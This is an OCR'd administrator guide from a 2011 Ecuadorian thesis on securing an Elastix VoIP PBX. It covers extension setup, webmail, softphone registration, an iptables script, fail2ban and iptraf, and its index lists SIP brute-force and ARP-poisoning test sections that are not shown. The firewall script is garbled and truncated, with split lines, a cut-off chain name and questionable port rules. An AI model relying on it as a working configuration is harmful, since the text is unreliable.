UNIVERSIDAD DE GUAYAQUIL

FACULTAD DE CIENCIAS MATEMATICAS Y FISICAS

CARRERA DE INGENIERIA EN SISTEMAS COMPUTACIONALES

LINEA DE INVESTIGACIÓN

REDES Y SISTEMAS OPERATIVOS

DISEÑO DE UN SISTEMA DE SEGURIDAD PERIMETRAL PARA LOS SERVICIOS DE VOZ SOBRE IP

EN UNA CENTRAL PBX

PROYECTO NO. 20

TESIS DE GRADO

Previa a la obtención del Título de:

INGENIERO EN SISTEMAS COMPUTACIONALES

AUTOR: ISABEL VERÓNICA MUENTES LANDÁZURI

TUTOR: ING. DAVID BENAVIDES

GUAYAQUIL – ECUADOR

2011

UNIVERSIDAD DE GUAYAQUIL

FACULTAD DE CIENCIAS MATEMATICAS Y FISICA

CARRERA DE INGENIERIA EN SISTEMAS COMPUTACIONALES

MANUAL DE USUARIO

Administrador

GUIA DE APOYO PARA ADMINISTRADORES

INDICE GENERAL

CARATULA i

INDICE GENERAL ii

INDICE DE GRAFICOS iv

ADMINISTRACIÓN DE ELASTIX 1

PASOS INICIALES PARA ACCEDER A LA CENTRAL ELASTIX 1

ADMINISTRACIÓN WEB ELASTIX 1

CREAR EXTENSIONES PARA USUARIOS 5

INGRESO A WEBMAIL 8

REGISTRO DE USUARIOS EN TWINKLE PHONE 10

REGISTRO DE USUARIO 11

REGLAS IPTABLES 13

FAIL2BAN EN ELASTIX 16

LOG 16

NOTIFICACIÓN 17

IPTRAF 17

MONITOREO DE ANCHO DE BANDA CON IPERF 22

INSTALACIÓN DE ARPWATCH 24

LOG 24

NOTIFICACIÓN 25

CLAMAV 26

SIPVICIOUS 26

SVCRACK.PY 27

SVCRASH.PY 28

CAÍN 29

CONFIGURACIÓN DEL SWITCH CATALYST 2960 36

INDICE DE GRAFICOS

GRAFICO 1

INGRESO AL SERVIDOR ELASTIX 1

GRAFICO 1.1

INGRESO A LA INTERFAZ DE ELASTIX 2

GRAFICO 1.2

VERIFICACIÓN DEL SISTEMA DE RED 3

GRAFICO 1.3

NOMBRE DE DOMINIO 4

GRAFICO 1.4

CUENTAS DE CORREO DE USUARIOS 5

GRAFICO 1.5

CREAR EXTENSIONES 6

GRAFICO 1.6

INGRESO DE CONTRASEÑA EN LA EXTENSIÓN 7

GRAFICO 1.7

HABILITAR VOCEMAIL 8

GRAFICO 1.8

INGRESO A LA INTERFAZ WEBMAIL 9

GRAFICO 1.9

CUENTA WEBMAIL DEL ADMINISTRADOR 10

GRAFICO 1.10

INICIO TWINKLE 11

GRAFICO 1.11

REGISTRO DE USUARIO 12

GRAFICO 1.12

REGISTRO DE CUENTA VOCEMAIL 13

GRAFICO 1.13

LOG 16

GRAFICO 1.14

NOTIFICACIÓN 17

GRAFICO 1.15

INGRESO AL TERMINAL 18

GRAFICO 1.16

INGRESO DE COMANDO 19

GRAFICO 1.17

INICIANDO IPTRAF 20

GRAFICO 1.18

SELECCIÓN DE INTERFAZ A MONITOREAR 21

GRAFICO 1.19

MONITOREO 22

GRAFICO 1.20

IPERF SERVIDOR 23

GRAFICO 1.21

IPERF CLIENTE 23

GRAFICO 1.22

ARPWATCH 24

GRAFICO 1.23

LOG 25

GRAFICO 1.24

NOTIFICACIÓN 25

GRAFICO 1.25

CLAMAV 26

GRAFICO 1.26

SVWAR.PY 27

GRAFICO 1.27

SVCRACK.PY 27

GRAFICO 1.28

FUERZA BRUTA POR DICCIONARIO 28

GRAFICO 1.29

SVCRASH.PY 29

GRAFICO 1.30

CAÍN 30

GRAFICO 1.31

ESCANEO DE IP 31

GRAFICO 1.32

INICIANDO ARP 32

GRAFICO 1.33

INICIANDO CAPTURA DE IP 33

GRAFICO 1.34

REEMPLAZO DE DIRECCIÓN IP 34

GRAFICO 1.35

MAN IN THE MIDDLE 35

GRAFICO 1.36

START POISSONING 35

GRAFICO 1.37

POISSONING 36

GRAFICO 1.38

CONFIGURACIÓN 37

GRAFICO 1.39

CALIDAD DE SERVICIO 39

ADMINISTRACIÓN DE ELASTIX


Guía de para administrar las herramientas de prevención en los servicios de Voz sobre IP de una central.

PASOS INICIALES PARA ACCEDER A LA CENTRAL ELASTIX

- Ingresar el login que por defecto es root y el password que ingresamos durante su instalación:

GRAFICO 1

INGRESO AL SERVIDOR ELASTIX


Ingreso del administrador a la central, usando como login: root y password la contraseña definida en la instalación.
CentOS release 5.3 (Final)
Kernel 2.6.18-164.el5 on an i686
elastix login: root
Password:

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


ADMINISTRACIÓN WEB ELASTIX

- Iniciamos la interfaz web de la central elastix con la siguiente dirección:

https://192.168.1.10 donde 192.168.1.10 es la IP que se le asigno a la central elastix.

GRAFICO 1.1

INGRESO A LA INTERFAZ DE ELASTIX




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Desde la pestaña System podemos modificar la dirección IP y Mask que tiene la central elastix:

GRAFICO 1.2

VERIFICACIÓN DEL SISTEMA DE RED




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- En la pestaña Email podemos verificar el nombre de dominio que hemos asignado para el uso del servicio de Vocemail:

GRAFICO 1.3

NOMBRE DE DOMINIO



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- En la pestaña Email al seleccionar el menú Accounts podemos verificar las cuentas de correo asignadas a los usuarios de la central:

GRAFICO 1.4

CUENTAS DE CORREO DE USUARIOS

Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

CREAR EXTENSIONES PARA USUARIOS

- Para asignar extensiones damos click en la pestaña PBX y luego en PBX configuration:

GRAFICO 1.5

CREAR EXTENSIONES




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Durante la configuración de cada extensión debemos ingresar el campo secret, la misma que debe ser una contraseña robusta con letras mayúsculas y minúsculas, números y caracteres especiales:

GRAFICO 1.6

INGRESO DE CONTRASEÑA EN LA EXTENSIÓN




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Configurar el servicio de vocemail, primero seleccionamos enable como status, luego colocamos la contraseña y la cuenta de correo asignada al usuario en la central:

GRAFICO 1.7

HABILITAR VOCEMAIL



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


INGRESO A WEBMAIL

- Ingresamos a la cuenta de correo asignada al administrador en la central, para esto colocamos la siguiente dirección:

  https://192.168.1.10/mail

GRAFICO 1.8

INGRESO A LA INTERFAZ WEBMAIL




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Una vez ingresado el administrador puede verificar los correos o señales de alertas recibida:

GRAFICO 1.9

CUENTA WEBMAIL DEL ADMINISTRADOR



Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

REGISTRO DE USUARIOS EN TWINKLE PHONE

- Para iniciar el softphone twinkle pone seleccionamos aplicaciones – internet – twinkle.

GRAFICO 1.10

INICIO TWINKLE



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

REGISTRO DE USUARIO

- Luego ingresar los siguientes campos:

  Your user → nombre de usuario

  User name → extensión


  Domain → dirección IP de la central elastix.

  Authentication name → extensión

Password → la clave asignada en el campo secret durante la creación de la extensión.

GRAFICO 1.11

REGISTRO DE USUARIO




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Luego asignamos la misma dirección de correo ingresada en el servicio de vocemail durante la creación de la extensión:

GRAFICO 1.12

REGISTRO DE CUENTA VOCEMAIL



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

REGLAS IPTABLES

SCRIPTS

more /etc/init.d/iptables

```
#!/bin/bash

echo  “1” > /proc/sys/net/ipv4/icmp_echo_ignore_all

echo  “1” > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

if  [ “$IFACE”  =  eth0  ];  then

$IPTABLES  -N  bloquear
```

```
$IPTABLES -A bloquear -p all -i $IFACE -j DROP

$IPTABLES -N paq-permitidos

$IPTABLES -A paq-permitidos -p UDP -m state --state NEW --dport 5060 -j ACCEPT

$IPTABLES -A paq-permitidos -p UDP -m state --state NEW --dport 1000

0:20000 -j ACCEPT

$IPTABLES -A paq-permitidos -p UDP -m state --state NEW --dport 143

-j ACCEPT

$IPTABLES -A paq-permitidos -i lo -j ACCEPT

$IPTABLES -N tcp-permitidos

$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 80

-j ACCEPT

$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 110

-j ACCEPT

$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 143

-j ACCEPT

$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 443

-j ACCEPT

$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 25
```

```
-j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 587
 -j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 465
 -j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 993
 -j ACCEPT
$IPTABLES -A tcp-permitidos -p TCP -m state --state NEW --dport 995
 -j ACCEPT
$IPTABLES -A INPUT -i $IFACE -j bloquear
$IPTABLES -A INPUT -i $IFACE -p UDP -j paq-permitidos
$IPTABLES -A INPUT -i $IFACE -p TCP -j tcp-p
```

EJECUTAR IPTABLES

Elastisk

/etc/init.d/iptables start

Ubuntu

sudo /etc/init.d/iptables start

FAIL2BAN EN ELASTIX

INICIO


Iniciamos el servicio con el siguiente comando:

service fail2ban start

LOG

GRAFICO 1.13

LOG




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

NOTIFICACIÓN

GRAFICO 1.14

NOTIFICACIÓN



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

IPTRAF

- Para monitorear los servicios de Voz sobre IP con Iptraf debemos ingresar a aplicaciones – accesories – terminal:

GRAFICO 1.15

INGRESO AL TERMINAL


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Luego colocamos el comando sudo iptraf y contraseña:

GRAFICO 1.16

INGRESO DE COMANDO




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Damos enter para continuar:

GRAFICO 1.17

INICIANDO IPTRAF


veronica@ubuntu: ~
File Edit View Terminal Help
IPTraf
IPTraf
An IP Network Statistics Utility
Version 3.0.0
Written by Gerard Paul Java
Copyright (c) Gerard Paul Java 1997-2004
This program is open-source software released
under the terms of the GNU General Public
Public License Version 2 or any later version.
See the included LICENSE file for details.
Press a key to continue
Linux/i386


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Seleccionamos la interfaz a monitorear en la red:

GRAFICO 1.18

SELECCIÓN DE INTERFAZ A MONITOREAR



